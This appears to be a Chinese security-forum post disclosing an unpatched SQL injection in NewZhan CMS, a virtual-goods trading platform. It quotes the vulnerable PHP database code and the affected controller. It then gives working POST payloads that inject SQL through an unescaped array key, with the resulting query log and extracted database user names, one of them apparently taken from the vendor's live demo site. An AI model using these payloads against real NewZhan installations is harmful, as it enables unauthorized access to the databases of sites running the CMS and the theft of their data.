


NewZhan CMS 全版本 SQL 注入 (0day) - 原创文章发布 (Original Article) - T00LS | 低调求发展 - 潜心习安全

“ T00LS NewZhan CMS 全版本 SQL 注入 (0day) newzhan cms 是一个虚拟商品交易系统，前段时间在渗透测试目标的时候正好遇到了，由于该系统源码收费就从网上找了个以前的”

NewZhan CMS 全版本 SQL 注入 (0day)

newzhan cms 是一个虚拟商品交易系统，前段时间在渗透测试目标的时候正好遇到了，由于该系统源码收费就从网上找了个以前的版本审计了一下，发现了几处前台 SQL 注入漏洞，最新版本验证目前漏洞仍然存在，端午佳节权当节日福利分享给大家。



<p>搭建自己的商家及买家服务的虚拟商品交易平台！ 汇集广大商家，无需任何成本投入，即可自由发布有价值的虚拟商品赚取收入！ 买家自助购买，自动发货，如有纠纷可退款可由平台介入处理！ 平台收益多样化：商家自助推广、商家组升级、交易中介费等！</p>	<p>一键生成，一键发布后台发布！ 搭建属于自己的虚拟商品交易网站！ 将您手中有价值的如源码、素材、教程、论文等等上传并出售！ 买家通过在线支付成功后可自助下载，交易自动完成并增加您的收入！</p>
<p>查看详情 演示地址</p>	<p>查看详情 演示地址</p>

数据库操作函数对传入的数组仅仅对 value 进行了转义处理，并没有把 key 考虑在内，前台控制器可以通过提交 POST 控制 key 进行注入。db_mysql.class.php

```

public function update($key, $data) {

list($table, $keyarr, $keyststr) = $this->key2arr($key);

$s = $this->arr2sql($data);

return $this->query("UPDATE {$this->tablepre}$table SET $s WHERE $keyststr LIMIT 1", $this->wlink);

}

private function key2arr($key) {

$arr = explode('-', $key);

if(empty($arr[0])) {

throw new Exception('table name is empty.');
```

```

$len = count($arr);

for($i = 1; $i < $len; $i = $i + 2) {

if(isset($arr[$i + 1])) {

$v = $arr[$i + 1];

$keyarr[$arr[$i]] = is_numeric($v) ? intval($v) : $v;

$keystr .= ($keystr ? ' AND ' : '').$arr[$i]."='".addslashes($v)."'";

} else {

$keyarr[$arr[$i]] = NULL;

}

}

if(empty($keystr)) {

throw new Exception('keystr name is empty.');
```

```

}

return array($table, $keyarr, $keystr);

}

```

审计发现前台商品管理控制器有 \$POST 数据传入 update(\$data) 可以触发 SQL 注入

```

166 public function ajaxset() {
167     $id      = intval(R('id', 'P'));
168     $cid     = intval(R('cid', 'P'));

```

```
169 $type = R('type', 'P');
170 $txtvalue = intval(R('txtvalue', 'P'));
171
172
173 empty($id) && E(1, '内容ID不能为空!');
174
175 $this->cms_content->table = 'cms_products';
176 $data = $this->cms_content->get($id);
177 $old_status = $data['status'];
178 $data[$type] = $txtvalue;
179 if($type == 'status' && $txtvalue == 0){ //审核通过清空拒绝理由
180     $data['whys'] = '';
181 }
182 if(!$this->cms_content->update($data)) {
183     E(1, '更新出错');
```

本地在线测试:

Load URL	http://www.suibianlu.com/member/index.php?u=products-ajaxset
Split URL	
Execute	
	<input checked="" type="checkbox"/> Enable Post data <input type="checkbox"/> Enable Referrer
Post data	id=503&type=intro%3duser(),local
{"err":0, "msg":"操作成功!请稍候.....", "name":""}	

Load URL <http://www.suibianlu.com/member/index.php?u=products-ajaxset>

Split URL

Execute

Enable Post data Enable Referrer

Post data
id=503&type=test'

MySQLLogMonitor

username root db mysql port 3306 开始监听

password **** host 127.0.0.1 缓存大小 200 断开连接

id	requestText	return	requestType	time
1	show variables like 'general_log_file'	OK	Query	2020-06-1..
2	SET character_set_connection=utf8, character_set_results=utf8, character_set_client=binary, sql_mode=	OK	Query	2020-06-1..
3	SELECT * FROM pp_runtime WHERE k='cfg' LIMIT 1	OK	Query	2020-06-1..
4	SELECT * FROM pp_kv WHERE k='pay_cfg' LIMIT 1	OK	Query	2020-06-1..
5	SELECT * FROM pp_kv WHERE k='navigate' LIMIT 1	OK	Query	2020-06-1..
6	SELECT * FROM pp_user WHERE uid='22' LIMIT 1	OK	Query	2020-06-1..
7	SELECT sid FROM pp_user_shop WHERE uid='22' LIMIT 0, 1	OK	Query	2020-06-1..
8	SELECT * FROM pp_user_shop WHERE sid='12'	OK	Query	2020-06-1..
9	SELECT * FROM pp_user_group WHERE groupid='5' LIMIT 1	OK	Query	2020-06-1..
10	SELECT * FROM pp_cms_products WHERE id='503' LIMIT 1	OK	Query	2020-06-1..
11	UPDATE pp_cms_products SET upid='10',cid='2',id='503',uid='22',title='aa',color='',pic='upload/products/202006/08/153...	Syntax Error	Query	2020-06-1..

第1/3步：基本信息 第2/3步：详情图集 第3/3步：发布完成

分类 |—php源码

子分类 社区论坛 **品牌** 织梦


标题 aa

关键词 aa

摘要 root@localhost

7ools

官网 Demo 测试:



已售出的订单
已收到的评价

摘要

oldelm_downs@localhost

